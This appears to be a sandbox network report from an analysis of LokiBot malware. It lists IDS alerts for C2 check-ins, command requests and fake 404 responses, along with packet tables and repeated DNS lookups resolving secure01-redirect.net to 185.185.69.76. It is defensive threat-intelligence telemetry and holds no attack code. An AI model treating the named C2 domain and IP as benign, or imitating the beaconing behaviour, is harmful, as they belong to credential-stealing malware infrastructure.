01/28/22-23:38:46.720808	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49870	80	192.168.2.6	185.185.69.76
01/28/22-23:38:46.720808	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49870	80	192.168.2.6	185.185.69.76
01/28/22-23:38:46.720808	TCP	2025381	ET TROJAN LokiBot Checkin	49870	80	192.168.2.6	185.185.69.76
01/28/22-23:38:46.720808	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49870	80	192.168.2.6	185.185.69.76
01/28/22-23:38:48.177226	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49870	185.185.69.76	192.168.2.6
01/28/22-23:38:49.452650	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.2.6	185.185.69.76
01/28/22-23:38:49.452650	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.2.6	185.185.69.76
01/28/22-23:38:49.452650	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.2.6	185.185.69.76
01/28/22-23:38:49.452650	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.2.6	185.185.69.76
01/28/22-23:38:50.674109	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49881	185.185.69.76	192.168.2.6
01/28/22-23:38:52.315956	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.2.6	185.185.69.76
01/28/22-23:38:52.315956	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.2.6	185.185.69.76
01/28/22-23:38:52.315956	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.2.6	185.185.69.76
01/28/22-23:38:52.315956	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.2.6	185.185.69.76
01/28/22-23:38:53.689454	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49882	185.185.69.76	192.168.2.6
01/28/22-23:38:54.799526	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.6	185.185.69.76
01/28/22-23:38:54.799526	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.6	185.185.69.76
01/28/22-23:38:54.799526	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.6	185.185.69.76
01/28/22-23:38:54.799526	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.6	185.185.69.76
01/28/22-23:38:56.145381	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49883	185.185.69.76	192.168.2.6
01/28/22-23:38:57.255335	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.2.6	185.185.69.76
01/28/22-23:38:57.255335	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.2.6	185.185.69.76
01/28/22-23:38:57.255335	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.2.6	185.185.69.76
01/28/22-23:38:57.255335	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.2.6	185.185.69.76

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:38:58.636997	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49885	185.185.69.76	192.168.2.6
01/28/22-23:39:00.138023	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49886	80	192.168.2.6	185.185.69.76
01/28/22-23:39:00.138023	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49886	80	192.168.2.6	185.185.69.76
01/28/22-23:39:00.138023	TCP	2025381	ET TROJAN LokiBot Checkin	49886	80	192.168.2.6	185.185.69.76
01/28/22-23:39:00.138023	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49886	80	192.168.2.6	185.185.69.76
01/28/22-23:39:01.668779	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49886	185.185.69.76	192.168.2.6

Network Port Distribution

Total Packets: 90

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:37:07.201168060 CET	49769	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:07.257311106 CET	80	49769	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:07.257415056 CET	49769	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:07.260369062 CET	49769	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:07.318835974 CET	80	49769	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:07.318934917 CET	49769	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:07.375139952 CET	80	49769	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:08.647847891 CET	80	49769	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:08.649538040 CET	49769	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:08.649596930 CET	49769	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:08.705777884 CET	80	49769	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:10.211724043 CET	49770	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:10.268347979 CET	80	49770	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:10.268496990 CET	49770	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:10.277966022 CET	49770	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:10.334707022 CET	80	49770	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:10.334817886 CET	49770	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:10.391747952 CET	80	49770	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:12.345729113 CET	80	49770	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:12.345850945 CET	49770	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:12.345911026 CET	49770	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:12.402575970 CET	80	49770	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:14.627826929 CET	49771	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:14.706403017 CET	80	49771	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:14.706513882 CET	49771	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:14.709347010 CET	49771	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:14.779093027 CET	80	49771	185.185.69.76	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:37:14.779185057 CET	49771	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:14.849184036 CET	80	49771	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:16.117796898 CET	80	49771	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:16.117954969 CET	49771	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:16.118154049 CET	49771	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:16.187680006 CET	80	49771	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:17.399497032 CET	49773	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:17.455802917 CET	80	49773	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:17.456547022 CET	49773	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:17.458668947 CET	49773	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:17.514766932 CET	80	49773	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:17.514823914 CET	49773	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:17.572290897 CET	80	49773	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:18.890583992 CET	80	49773	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:18.894428968 CET	49773	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:18.894535065 CET	49773	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:18.950567961 CET	80	49773	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:20.200753927 CET	49774	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:20.259144068 CET	80	49774	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:20.259227991 CET	49774	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:20.261991978 CET	49774	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:20.318341017 CET	80	49774	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:20.318430901 CET	49774	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:20.375220060 CET	80	49774	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:21.668706894 CET	80	49774	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:21.668883085 CET	49774	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:21.668941975 CET	49774	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:21.725199938 CET	80	49774	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:22.748919010 CET	49775	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:22.806096077 CET	80	49775	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:22.806251049 CET	49775	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:22.809911013 CET	49775	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:22.904851913 CET	80	49775	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:22.905011892 CET	49775	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:22.961323977 CET	80	49775	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:24.212196112 CET	80	49775	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:24.212405920 CET	49775	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:24.212441921 CET	49775	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:24.268726110 CET	80	49775	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:25.334419966 CET	49776	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:25.390957117 CET	80	49776	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:25.391129017 CET	49776	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:25.398463011 CET	49776	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:25.455079079 CET	80	49776	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:25.455180883 CET	49776	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:25.511708021 CET	80	49776	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:26.758080006 CET	80	49776	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:26.758199930 CET	49776	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:26.758239031 CET	49776	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:26.814860106 CET	80	49776	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:29.194413900 CET	49779	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:29.260422945 CET	80	49779	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:29.260504961 CET	49779	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:29.263305902 CET	49779	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:29.329282999 CET	80	49779	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:29.329364061 CET	49779	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:29.395251036 CET	80	49779	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:30.738581896 CET	80	49779	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:30.738667965 CET	49779	80	192.168.2.6	185.185.69.76

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:37:30.738718033 CET	49779	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:30.804800987 CET	80	49779	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:33.891877890 CET	49780	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:33.958883047 CET	80	49780	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:33.959032059 CET	49780	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:33.962521076 CET	49780	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:34.028996944 CET	80	49780	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:34.029126883 CET	49780	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:34.095474958 CET	80	49780	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:35.373624086 CET	80	49780	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:35.373718977 CET	49780	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:35.373763084 CET	49780	80	192.168.2.6	185.185.69.76
Jan 28, 2022 23:37:35.440495968 CET	80	49780	185.185.69.76	192.168.2.6
Jan 28, 2022 23:37:36.518332958 CET	49782	80	192.168.2.6	185.185.69.76

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:37:06.902832985 CET	60261	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:07.189394951 CET	53	60261	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:09.895837069 CET	56061	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:10.210237026 CET	53	56061	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:14.289541960 CET	58336	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:14.308670044 CET	53	58336	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:17.111224890 CET	54064	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:17.397923946 CET	53	54064	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:19.890825033 CET	52811	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:20.199086905 CET	53	52811	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:22.728606939 CET	55299	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:22.747112989 CET	53	55299	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:25.315891027 CET	63745	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:25.332844019 CET	53	63745	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:29.174689054 CET	61374	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:29.193221092 CET	53	61374	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:33.873795986 CET	50339	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:33.890588045 CET	53	50339	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:36.492325068 CET	49694	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:36.512134075 CET	53	49694	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:39.327147961 CET	54982	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:39.343832970 CET	53	54982	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:41.614988089 CET	50010	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:41.901705027 CET	53	50010	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:44.693382025 CET	63816	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:44.712313890 CET	53	63816	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:50.316968918 CET	57574	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:50.335726976 CET	53	57574	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:54.998337984 CET	56628	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:55.016972065 CET	53	56628	8.8.8.8	192.168.2.6
Jan 28, 2022 23:37:59.082956076 CET	53799	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:37:59.388312101 CET	53	53799	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:02.078545094 CET	64021	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:02.097598076 CET	53	64021	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:06.313935041 CET	56327	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:06.332571983 CET	53	56327	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:09.962450027 CET	62055	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:09.979409933 CET	53	62055	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:12.312206030 CET	61249	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:12.639857054 CET	53	61249	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:16.923599005 CET	65252	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:38:17.208503962 CET	53	65252	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:20.080570936 CET	64367	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:20.099165916 CET	53	64367	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:23.150827885 CET	60211	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:23.169887066 CET	53	60211	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:27.394073009 CET	55180	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:27.411124945 CET	53	55180	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:30.973910093 CET	58721	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:30.992604017 CET	53	58721	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:33.417038918 CET	57691	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:33.435640097 CET	53	57691	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:37.043313980 CET	59489	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:37.061940908 CET	53	59489	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:40.043288946 CET	64022	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:40.062098980 CET	53	64022	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:42.351895094 CET	57193	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:42.370554924 CET	53	57193	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:45.427057981 CET	50248	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:45.444062948 CET	53	50248	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:49.258750916 CET	60429	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:49.277318954 CET	53	60429	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:52.224076986 CET	60345	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:52.241295099 CET	53	60345	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:54.707078934 CET	58730	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:54.726234913 CET	53	58730	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:57.165729046 CET	57226	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:57.182893038 CET	53	57226	8.8.8.8	192.168.2.6
Jan 28, 2022 23:38:59.576981068 CET	57880	53	192.168.2.6	8.8.8.8
Jan 28, 2022 23:38:59.887764931 CET	53	57880	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 23:37:06.902832985 CET	192.168.2.6	8.8.8.8	0x1758	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:09.895837069 CET	192.168.2.6	8.8.8.8	0x8e74	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:14.289541960 CET	192.168.2.6	8.8.8.8	0xce34	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:17.111224890 CET	192.168.2.6	8.8.8.8	0xc12f	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:19.890825033 CET	192.168.2.6	8.8.8.8	0x6ed9	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:22.728606939 CET	192.168.2.6	8.8.8.8	0x7b58	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:25.315891027 CET	192.168.2.6	8.8.8.8	0xb9e4	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:29.174689054 CET	192.168.2.6	8.8.8.8	0xb594	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:33.873795986 CET	192.168.2.6	8.8.8.8	0x13c8	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:36.492325068 CET	192.168.2.6	8.8.8.8	0x439f	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:39.327147961 CET	192.168.2.6	8.8.8.8	0x8600	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:41.614988089 CET	192.168.2.6	8.8.8.8	0x5bee	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:44.693382025 CET	192.168.2.6	8.8.8.8	0xf87f	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:50.316968918 CET	192.168.2.6	8.8.8.8	0x112b	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:54.998337984 CET	192.168.2.6	8.8.8.8	0xf5d8	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:59.082956076 CET	192.168.2.6	8.8.8.8	0x4e06	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 23:38:02.078545094 CET	192.168.2.6	8.8.8.8	0x7c80	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:06.313935041 CET	192.168.2.6	8.8.8.8	0x35e8	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:09.962450027 CET	192.168.2.6	8.8.8.8	0x557b	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:12.312206030 CET	192.168.2.6	8.8.8.8	0xb6ca	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:16.923599005 CET	192.168.2.6	8.8.8.8	0x4b7b	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:20.080570936 CET	192.168.2.6	8.8.8.8	0x749f	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:23.150827885 CET	192.168.2.6	8.8.8.8	0x5a17	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:27.394073009 CET	192.168.2.6	8.8.8.8	0x6f6c	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:30.973910093 CET	192.168.2.6	8.8.8.8	0x3c33	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:33.417038918 CET	192.168.2.6	8.8.8.8	0xd1b4	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:37.043313980 CET	192.168.2.6	8.8.8.8	0xd0d3	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:40.043288946 CET	192.168.2.6	8.8.8.8	0x1c64	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:42.351895094 CET	192.168.2.6	8.8.8.8	0x4aa3	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:45.427057981 CET	192.168.2.6	8.8.8.8	0x6552	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:49.258750916 CET	192.168.2.6	8.8.8.8	0xae82	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:52.224076986 CET	192.168.2.6	8.8.8.8	0xdd80	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:54.707078934 CET	192.168.2.6	8.8.8.8	0xfd3d	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:57.165729046 CET	192.168.2.6	8.8.8.8	0xab3c	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:59.576981068 CET	192.168.2.6	8.8.8.8	0x719a	Standard query (0)	secure01-redirect.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 23:37:07.189394951 CET	8.8.8.8	192.168.2.6	0x1758	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:10.210237026 CET	8.8.8.8	192.168.2.6	0x8e74	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:14.308670044 CET	8.8.8.8	192.168.2.6	0xce34	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:17.397923946 CET	8.8.8.8	192.168.2.6	0xc12f	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:20.199086905 CET	8.8.8.8	192.168.2.6	0x6ed9	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:22.747112989 CET	8.8.8.8	192.168.2.6	0x7b58	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:25.332844019 CET	8.8.8.8	192.168.2.6	0xb9e4	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:29.193221092 CET	8.8.8.8	192.168.2.6	0xb594	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:33.890588045 CET	8.8.8.8	192.168.2.6	0x13c8	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:36.512134075 CET	8.8.8.8	192.168.2.6	0x439f	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:39.343832970 CET	8.8.8.8	192.168.2.6	0x8600	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:41.901705027 CET	8.8.8.8	192.168.2.6	0x5bee	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:44.712313890 CET	8.8.8.8	192.168.2.6	0xf87f	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:50.335726976 CET	8.8.8.8	192.168.2.6	0x112b	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 23:37:55.016972065 CET	8.8.8.8	192.168.2.6	0xf5d8	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:37:59.388312101 CET	8.8.8.8	192.168.2.6	0x4e06	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:02.097598076 CET	8.8.8.8	192.168.2.6	0x7c80	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:06.332571983 CET	8.8.8.8	192.168.2.6	0x35e8	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:09.979409933 CET	8.8.8.8	192.168.2.6	0x557b	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:12.639857054 CET	8.8.8.8	192.168.2.6	0xb6ca	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:17.208503962 CET	8.8.8.8	192.168.2.6	0x4b7b	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:20.099165916 CET	8.8.8.8	192.168.2.6	0x749f	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:23.169887066 CET	8.8.8.8	192.168.2.6	0x5a17	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:27.411124945 CET	8.8.8.8	192.168.2.6	0x6f6c	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:30.992604017 CET	8.8.8.8	192.168.2.6	0x3c33	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:33.435640097 CET	8.8.8.8	192.168.2.6	0xd1b4	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:37.061940908 CET	8.8.8.8	192.168.2.6	0xd0d3	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
